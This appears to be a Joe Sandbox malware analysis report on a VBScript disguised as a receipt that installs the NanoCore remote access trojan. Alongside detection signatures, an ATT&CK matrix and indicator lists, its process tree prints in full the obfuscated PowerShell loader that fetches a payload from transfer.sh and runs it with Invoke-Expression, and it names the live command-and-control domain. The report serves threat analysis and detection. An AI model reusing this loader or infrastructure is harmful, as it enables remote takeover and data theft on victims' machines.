ID: 483357
Sample Name: 7-Items-receipt.vbs
Cookbook: default.jbs
Time: 21:23:37
Date: 14/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 7-Items-receipt.vbs

Overview


General Information

Sample Name:	7-Items-receipt.vbs
Analysis ID:	483357
MD5:	54467281d58890..
SHA1:	a4bb4f66702c1cd..
SHA256:	8066f56e7cea2bf..
Tags:	vbs
Infos:	

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Malicious sample detected (through ...
- Sigma detected: NanoCore
- VBScript performs obfuscated calls ...
- Detected Nanocore Rat
- Writes to foreign memory regions
- Wscript starts Powershell (via cmd o...
- Very long command line found
- Injects a PE file into a foreign proce...
- Creates an undocumented autostart ...
- Sigma detected: CrackMapExec Po...
- Hides that the sample has been dow...

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6292 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\7-Items-receipt.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6424 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $SZXDCFVGBHNJSDFGH = 'https://transferH-Hsh/KgBbue/cxderfH-H
txt'.Replace('H-H','.');$SOS='%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-!5-X-!*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%0-X-%7-X-*e-X-!5-X-%d-X-%d-X-%d-X-%d-X-%d-X-
%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-!5-X-*%-X-!3-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-
%b-X-5!-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-
%c-X-%7-X-7!-X-%e-X-57-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-
%b-X-%b-X-%b-X-%7-X-%c-X-%7-X-*c-X-!9-X-!5-X-!e-X-%7-X-%9-X-3b-X-0a-X-%!-X-53-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!e-X-!a-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-
!a-X-!b-X-%0-X-3d-X-%0-X-%7-X-!!-X-!f-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-*1-X-!!-X-53-X-5!-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-
X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-!7-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-
%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%7-X-%c-X-%7-X-57-X-*e-X-!c-X-*f-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-3c-X-3c-X-3c-X-3c-X-3c-X-
3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-%7-X-%c-X-%7-X-7%-X-!9-X-*e-X-%7-X-%9-X-3b-X-0a-X-%!-X-53-X-57-X-58-X-!!-X-!5-X-!3-X-
5%-X-!*-X-!7-X-59-X-!8-X-55-X-!a-X-!9-X-53-X-!!-X-!*-X-5*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%7-X-!9-X-*0-X-!5-X-58-X-%8-X-*e-X-*0-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-
%d-X-%d-X-%d-X-%d-X-%d-X-*0-X-*3-X-*0-X-5!-X-%0-X-%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-
X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-!7-X-!%-X-!8-X-!e-X-!a-X-53-X-!!-X-!*-X-!7-X-!8-X-%9-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-
*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-%7-X-*5-X-*0-X-57-X-*0-X-%d-X-!f-X-*%-X-*a-X-*0-X-!5-X-
%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-
X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-%7-X-%c-X-%7-X-!5-X-!*-X-!7-X-!8-X-!a-X-%9-X-%e-X-%!-X-53-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!e-X-!a-X-58-X-!!-X-!3-X-!*-X-5*-
X-!7-X-!%-X-!8-X-!a-X-!b-X-%8-X-%!-X-53-X-5a-X-58-X-!!-X-!3-X-!*-X-5*-X-%7-X-%9-X-3b-X-0a-X-%*-X-%8-X-%7-X-!9-X-%7-X-%b-X-%7-X-!5-X-58-X-%7-X-%9-X-%8-X-%!-X-53-X-
57-X-58-X-!!-X-!5-X-!3-X-5%-X-!*-X-!7-X-59-X-!8-X-55-X-!a-X-!9-X-53-X-!!-X-!*-X-5*-X-!7-X-!8-X-!a-X-%0-X-%d-X-!a-X-*f-X-*9-X-*e-X-%0-X-%7-X-%7-X-%9-X-7c-X-%*-X-%8-X-%7-
X-!9-X-%7-X-%b-X-%7-X-!5-X-58-X-%7-X-%9-X-3b'.Replace('%','2').Replace('!','4').Replace('*','6');Invoke-Expression (-join ($SOS -split '-X-' | ? { $_ } | % { [char][convert]::To
UInt32($_,16) })) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6476 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - aspnet_compiler.exe (PID: 6060 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
    - aspnet_compiler.exe (PID: 3112 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
7-Items-receipt.vbs	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x30:$s1: POwerSheLL

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\Run\New.vbs	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x30:$s1: POwerSheLL

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.412042111.000002BCBD041000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x9b0:$s1: POwerSheLL • 0x2242:$s1: POwerSheLL
00000004.00000002.403054021.000001EE0167 1000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x3116:$s1: POwerSheLL • 0x6f42:$s1: powershell • 0x6f42:$sr1: powershell • 0x6f42:$sn1: powershell
00000001.00000002.415688123.000002BCBB6AE000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0xdf08:$s1: POwerSheLL
00000001.00000002.415938547.000002BCBB6CC000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x2dc8:$s1: POwerSheLL
00000001.00000003.414286763.000002BCBB6AA000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x2528:$s1: POwerSheLL • 0x2d78:$s1: POwerSheLL • 0x11f08:$s1: POwerSheLL
Click to see the 10 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
23.3.aspnet_compiler.exe.3f1c00f.0.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x3831:$x1: NanoCore.ClientPluginHost • 0x386a:$x2: IClientNetworkHost
23.3.aspnet_compiler.exe.3f1c00f.0.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x3831:$x2: NanoCore.ClientPluginHost • 0x394c:$s4: PipeCreated • 0x384b:$s5: IClientLoggingHost
23.3.aspnet_compiler.exe.3f01fb6.2.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x6da5:$x1: NanoCore.ClientPluginHost • 0x6dd2:$x2: IClientNetworkHost
23.3.aspnet_compiler.exe.3f01fb6.2.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x6da5:$x2: NanoCore.ClientPluginHost • 0x7d74:$s2: FileCommand • 0xc776:$s4: PipeCreated • 0x6dbf:$s5: IClientLoggingHost
23.3.aspnet_compiler.exe.3f01fb6.2.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x8ba5:$x1: NanoCore.ClientPluginHost • 0x15d0e:$x1: NanoCore.ClientPluginHost • 0x1b401:$x1: NanoCore.ClientPluginHost • 0x2168a:$x1: NanoCore.ClientPluginHost • 0x2bc99:$x1: NanoCore.ClientPluginHost • 0x360c4:$x1: NanoCore.ClientPluginHost • 0x410a1:$x1: NanoCore.ClientPluginHost • 0x4ce43:$x1: NanoCore.ClientPluginHost • 0x71d47:$x1: NanoCore.ClientPluginHost • 0x81187:$x1: NanoCore.ClientPluginHost • 0x8bd2:$x2: IClientNetworkHost • 0x15d47:$x2: IClientNetworkHost • 0x216c3:$x2: IClientNetworkHost • 0x2bdf6:$x2: IClientNetworkHost • 0x360fd:$x2: IClientNetworkHost • 0x410bb:$x2: IClientNetworkHost • 0x4ce5d:$x2: IClientNetworkHost • 0x71d61:$x2: IClientNetworkHost • 0x811c4:$x2: IClientNetworkHost
Click to see the 8 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: CrackMapExec PowerShell Obfuscation

Sigma detected: Encoded PowerShell Command Line

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses dynamic DNS services

E-Banking Fraud:

System Summary:

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Very long command line found

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Boot Survival:

Creates an undocumented autostart registry key

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Injects a PE file into a foreign processes

Stealing of Sensitive Information:


Remote Access Functionality:

Detected Nanocore Rat

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 1	Registry Run Keys / Startup Folder 1	Process Injection 2 1 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Command and Scripting Interpreter 1 1	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploi Redire Calls/S
Domain Accounts	Scripting 2 2 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Remote Access Software 1	Exploi Track Locati
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2 1 1	NTDS	Virtualization/Sandbox Evasion 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 2 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Hidden Files and Directories 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 1 3	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.microsofo	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://crl.c	0%	Avira URL Cloud	safe	
http://crl.microsof	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
newjan.duckdns.org	194.147.140.20	true	true		unknown
transfer.sh	144.76.136.153	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://transfer.sh/l0xnyr/tytyt.txt	false		high
http://https://transfer.sh/KgBbue/cxderf.txt	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false
194.147.140.20	newjan.duckdns.org	unknown		47285	PTPEU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483357
Start date:	14.09.2021
Start time:	21:23:37
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	7-Items-receipt.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@8/10@30/3
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
21:24:51	API Interceptor	23x Sleep call for process: powershell.exe modified
21:25:56	API Interceptor	1449x Sleep call for process: aspnet_compiler.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
144.76.136.153	Receipt_12203.vbs	Get hash	malicious	Browse	• transfer.sh/get/E2oQCW/Server.txt
	Invoice #60122.vbs	Get hash	malicious	Browse	• transfer.sh/get/Vp6k0P/Server.txt
	M00GS82.vbs	Get hash	malicious	Browse	• transfer.sh/get/QipjYs/fOOFFK.txt
	#P0082.vbs	Get hash	malicious	Browse	• transfer.sh/get/4YgL52/HJN.txt
	Invoice #33190.vbs	Get hash	malicious	Browse	• transfer.sh/get/1jDQCmj/trivago.txt
	ZHDJFEB83MK.vbs	Get hash	malicious	Browse	• transfer.sh/15cCRXY/KFKFKF.txt
	#W002.vbs	Get hash	malicious	Browse	• transfer.sh/1YKpmfw/HmS.txt
	WOO62_InvoiceCopy.vbs	Get hash	malicious	Browse	• transfer.sh/p/SHJA.txt
	A719830-Paid-Receipt.vbs	Get hash	malicious	Browse	• transfer.sh/b/deef.txt
	S0187365-Paid-Receipt.vbs	Get hash	malicious	Browse	• transfer.sh/1w231Gc/eeff.txt
	X92867354_PAYMENT_RECEIPT.vbs	Get hash	malicious	Browse	• transfer.sh/1cKLmWw/defff.txt
	H6289_Payment_Invoice_.vbs	Get hash	malicious	Browse	• transfer.sh/bypass.txt
	W00903InvoicePayment.vbs	Get hash	malicious	Browse	• transfer.sh/1Qh4UR2/defender.txt
	R73981_Payment_Invoice_.vbs	Get hash	malicious	Browse	• transfer.sh/1yD4k6Q/ftf.txt
	S83735478_Payment_Invoice.vbs	Get hash	malicious	Browse	• transfer.sh/1WFWzN7/defender.txt
	D37186235_Payment_Invoice.vbs	Get hash	malicious	Browse	• transfer.sh/1RzUlWk/defender.txt

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	In_WO072.vbs	Get hash	malicious	Browse	• transfer.sh/1RKyZ9I/hjdds.txt
	FDOCX3429067800.vbs	Get hash	malicious	Browse	• transfer.sh/1AeAeyx/defender.txt
	W092.vbs	Get hash	malicious	Browse	• transfer.sh/1DiufNP/JKS.txt
	Texas Windstorm Insurance upgrade package.vbs	Get hash	malicious	Browse	• transfer.sh/get/1R86ggs/defender.txt

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
newjan.duckdns.org	9 ITEMS INVOICE RECEIPT.vbs	Get hash	malicious	Browse	• 194.147.140.20
	15 Items Receipt.vbs	Get hash	malicious	Browse	• 194.147.140.20
	14 Items receipt.vbs	Get hash	malicious	Browse	• 194.147.140.20
	16 Items receipt.vbs	Get hash	malicious	Browse	• 194.147.140.20
	41-Items-invoice.vbs	Get hash	malicious	Browse	• 194.147.140.20
	8 Items invoice.vbs	Get hash	malicious	Browse	• 194.147.140.20
	3G1J49A6V_Invoice.vbs	Get hash	malicious	Browse	• 185.244.30.23
	LxYbtlP5nB.exe	Get hash	malicious	Browse	• 185.244.30.23
	Invoice#282730.exe	Get hash	malicious	Browse	• 79.134.225.9
	Urban Receipt.exe	Get hash	malicious	Browse	• 79.134.225.9
	d9hGzIR8mh.exe	Get hash	malicious	Browse	• 194.5.97.75
	6554353_Payment_Invoice.exe	Get hash	malicious	Browse	• 194.5.97.75
transfer.sh	9 ITEMS INVOICE RECEIPT.vbs	Get hash	malicious	Browse	• 144.76.136.153
	15 Items Receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	14 Items receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	16 Items receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	41-Items-invoice.vbs	Get hash	malicious	Browse	• 144.76.136.153
	12-items-receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	8 Items invoice.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Receipt_12203.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Payment_Advoce.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Payment_Advoce.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Invoice #60122.vbs	Get hash	malicious	Browse	• 144.76.136.153
	83736354Invoicereceipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Invoice52190.vbs	Get hash	malicious	Browse	• 144.76.136.153
	M00GS82.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Invoice#52190.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Payment_Advoce.vbs	Get hash	malicious	Browse	• 144.76.136.153
	8373543_Invoice_Receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	A6D8N25S_Invoice_receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Invoice#1096.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	9 ITEMS INVOICE RECEIPT.vbs	Get hash	malicious	Browse	• 144.76.136.153
	AQjULTL4bf.exe	Get hash	malicious	Browse	• 144.76.112.41
	zehRYOQKumNzslOoJFhSzJMOABzMtmqTelWJsoDCsqmu.vbs	Get hash	malicious	Browse	• 88.99.219.185
	15 Items Receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	gyuFYFGuig.vbs	Get hash	malicious	Browse	• 148.251.87.253
	14 Items receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	16 Items receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	diagram-129.doc	Get hash	malicious	Browse	• 136.243.74.161
	diagram-129.doc	Get hash	malicious	Browse	• 136.243.74.161
	i3UmAT06iE.exe	Get hash	malicious	Browse	• 195.201.225.248
	cd.exe	Get hash	malicious	Browse	• 168.119.139.96
	diagram-129.doc	Get hash	malicious	Browse	• 136.243.74.161

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	GCw589FSm7.exe	Get hash	malicious	Browse	• 195.201.225.248
	jFQ6SEAt26	Get hash	malicious	Browse	• 49.13.162.183
	67d16a17f27f15cf21671ccb406e1e8b647aaf90c72c9.exe	Get hash	malicious	Browse	• 195.201.225.248
	diagram-477.doc	Get hash	malicious	Browse	• 136.243.74.161
	diagram-477.doc	Get hash	malicious	Browse	• 136.243.74.161
	diagram-477.doc	Get hash	malicious	Browse	• 136.243.74.161
	4J1sKiGm0T.exe	Get hash	malicious	Browse	• 116.203.165.54
	lB2RFTpyni.exe	Get hash	malicious	Browse	• 116.203.165.54
PTPEU	9 ITEMS INVOICE RECEIPT.vbs	Get hash	malicious	Browse	• 194.147.140.20
	15 Items Receipt.vbs	Get hash	malicious	Browse	• 194.147.140.20
	14 Items receipt.vbs	Get hash	malicious	Browse	• 194.147.140.20
	16 Items receipt.vbs	Get hash	malicious	Browse	• 194.147.140.20
	SPT DRINGENDE BESTELLUNG _876453,pdf.exe	Get hash	malicious	Browse	• 194.147.140.9
	41-Items-invoice.vbs	Get hash	malicious	Browse	• 194.147.140.20
	Confirmaci#U00f3n del pedido- No HD10103,pdf.exe	Get hash	malicious	Browse	• 194.147.140.9
	SPT DRINGENDE BESTELLUNG _8764,pdf.exe	Get hash	malicious	Browse	• 194.147.140.9
